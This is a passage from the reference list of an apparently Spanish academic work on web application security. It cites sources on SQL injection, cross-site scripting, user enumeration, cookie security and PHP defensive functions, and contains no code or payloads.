[9] «Balance de ciberseguridad 2022», Instituto Nacional de Ciberseguridad de España (INCIBE), Ministerio de Asuntos Económicos y Transformación Digital, Madrid, 2023. Accedido: 16 de abril de 2023. [En línea]. Disponible en: https://www.incibe.es/sites/default/files/paginas/que-hacemos/balance_ciberseguridad_2022_incibe.pdf

[10] J. Clarke, *SQL Injection Attacks and Defense*. Elsevier, 2009.

[11] «SQL Injection», *Hacksplaining*. https://www.hacksplaining.com/exercises/sql-injection (accedido 5 de abril de 2023).

[12] W. G. J. Halfond, J. Viegas, y A. Orso, «A Classification of SQL Injection Attacks and Countermeasures».

[13] «SQL Injection | OWASP Foundation». https://owasp.org/www-community/attacks/SQL_Injection (accedido 6 de abril de 2023).

[14] «What is SQL Injection? Tutorial & Examples | Web Security Academy». https://portswigger.net/web-security/sql-injection (accedido 6 de abril de 2023).

[15] Fullworks, «Stop User Enumeration», *WordPress.org*. https://wordpress.org/plugins/stop-user-enumeration/ (accedido 17 de abril de 2023).

[16] «User Enumeration», *Hacksplaining*. https://www.hacksplaining.com/exercises/user-enumeration (accedido 29 de abril de 2023).

[17] USENIX Association, Ed., *Proceedings of the Seventeenth Large Installation Systems Administration Conference (LISA XVII): October 26 - 31, 2003, San Diego, CA, USA*. Berkeley, Calif: USENIX Association, 2003.

[18] «Password Mismanagement», *Hacksplaining*. https://www.hacksplaining.com/exercises/password-mismanagement (accedido 29 de abril de 2023).

[19] M. Peterson y C. Boonthum-Denecke, «Investigation of cookie vulnerabilities: poster», en *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, Miami Florida: ACM, may 2019, pp. 330-331. doi: 10.1145/3317549.3326316.

[20] «What is Cookie Poisoning?», *GeeksforGeeks*, 20 de julio de 2022. https://www.geeksforgeeks.org/what-is-cookie-poisoning/ (accedido 17 de abril de 2023).

[21] «Cross Site Scripting (XSS) | OWASP Foundation». https://owasp.org/www-community/attacks/xss/ (accedido 10 de abril de 2023).

[22] «Cross-site Scripting», *Hacksplaining*. https://www.hacksplaining.com/exercises/xss-stored (accedido 29 de abril de 2023).

[23] «What is Cross-site Scripting and How Can You Fix it?», *Acunetix*. https://www.acunetix.com/websitesecurity/cross-site-scripting/ (accedido 10 de abril de 2023).

[24] A. Dizdar, «What is XSS? Impact, Types, and Prevention», *Bright Security*, 4 de abril de 2022. https://brightsec.com/blog/xss/ (accedido 10 de abril de 2023).

[25] «Ensure CSP is effective against XSS attacks», *Chrome Developers*. https://developer.chrome.com/docs/lighthouse/best-practices/csp-xss/ (accedido 7 de abril de 2023).

[26] «Qué es HTML». https://desarrolloweb.com/articulos/que-es-html.html (accedido 17 de abril de 2023).

[27] «Html - Definicion.de», *Definición.de*. https://definicion.de/html/ (accedido 17 de abril de 2023).

[28] R. Peiró, «Lenguaje CSS - Definición, qué es y concepto», *Economipedia*. https://economipedia.com/definiciones/lenguaje-css.html (accedido 17 de abril de 2023).

[29] M. Mariño, «¿Qué es phpMyAdmin? Ahorra tiempo gestionando tus BBDD», *El blog de dinahosting*, 6 de agosto de 2019. https://dinahosting.com/blog/que-es-phpmyadmin-ahorra-tiempo-gestionando-bbdd/ (accedido 17 de abril de 2023).

[30] «SQL Injection». https://www.w3schools.com/sql/sql_injection.asp (accedido 22 de abril de 2023).

[31] «PHP: mysqli::real_escape_string - Manual». https://www.php.net/manual/en/mysqli.real-escape-string.php (accedido 22 de abril de 2023).

[32] «PHP: filter_var - Manual». https://www.php.net/manual/en/function.filter-var.php (accedido 22 de abril de 2023).

[33] «What is password hashing?» https://nordpass.com/blog/password-hash/ (accedido 6 de abril de 2023).

[34] «PHP: password_hash - Manual». https://www.php.net/manual/en/function.password-hash.php (accedido 22 de abril de 2023).

[35] «PHP: password_verify - Manual». https://www.php.net/manual/en/function.password-verify.php (accedido 22 de abril de 2023).

[36] «User enumeration - Hacksplaining», 1 de noviembre de 2022. https://www.hacksplaining.com/exercises/user-enumeration

[37] «PHP: $_SESSION - Manual». https://www.php.net/manual/es/reserved.variables.session.php (accedido 22 de abril de 2023).

[38] «HTML input pattern Attribute». https://www.w3schools.com/tags/att_input_pattern.asp (accedido 22 de abril de 2023).

[39] «PHP: session_unset - Manual». https://www.php.net/manual/en/function.session-unset.php (accedido 22 de abril de 2023).

[40] «PHP: session_destroy - Manual». https://www.php.net/manual/en/function.session-destroy.php (accedido 22 de abril de 2023).

[41] «Archivo .htaccess - Apache.org». https://httpd.apache.org/docs/trunk/es/howto/htaccess.html (accedido 11 de marzo de 2023).

[42] «How To Use the .htaccess File | DigitalOcean». https://www.digitalocean.com/community/tutorials/how-to-use-the-htaccess-file (accedido 4 de marzo de 2023).

[43] «Webhook.site - Test, process and transform emails and HTTP requests». https://webhook.site/#!/c7f2017d-c2b3-4704-bf65-d51c88b34890/21747409-a43a-4b5c-a1ae-16eff8098f13/1 (accedido 23 de abril de 2023).

[44] Harley, «Using Cross Site Scripting (XSS) to Steal Cookies», *Infinite Logins*, 14 de octubre de 2020. https://infinitelogins.com/2020/10/13/using-cross-site-scripting-xss-to-steal-cookies/ (accedido 23 de abril de 2023).

[45] E. Eliason-Armstrong, «How to Implement HTTPOnly and Secure Cookie in Web Servers.», *Medium*, 16 de agosto de 2020. https://eliarms.medium.com/how-to-implement-httponly-and-secure-cookie-in-web-servers-ebad20427b94 (accedido 22 de abril de 2023).

[46] «beefproject/beef». beefproject, 24 de abril de 2023. Accedido: 24 de abril de 2023. [En línea]. Disponible en: https://github.com/beefproject/beef

[47] «BeEF - The Browser Exploitation Framework Project». https://beefproject.com/ (accedido 24 de abril de 2023).

[48] «Phishing | INCIBE | INCIBE». https://www.incibe.es/aprendeciberseguridad/phishing (accedido 29 de abril de 2023).

[49] «Best Practices to Prevent XSS in PHP Web Apps», *The Official Cloudways Blog*, 26 de enero de 2021. https://www.cloudways.com/blog/prevent-xss-in-php/ (accedido 24 de abril de 2023).

[50] «How to prevent XSS with HTML/PHP ?», *GeeksforGeeks*, 19 de mayo de 2020. https://www.geeksforgeeks.org/how-to-prevent-xss-with-html-php/ (accedido 24 de abril de 2023).

[51] «PHP: htmlspecialchars - Manual». https://www.php.net/manual/en/function.htmlspecialchars.php (accedido 24 de abril de 2023).

[52] «PHP: htmlentities - Manual». https://www.php.net/manual/en/function.htmlentities.php (accedido 24 de abril de 2023).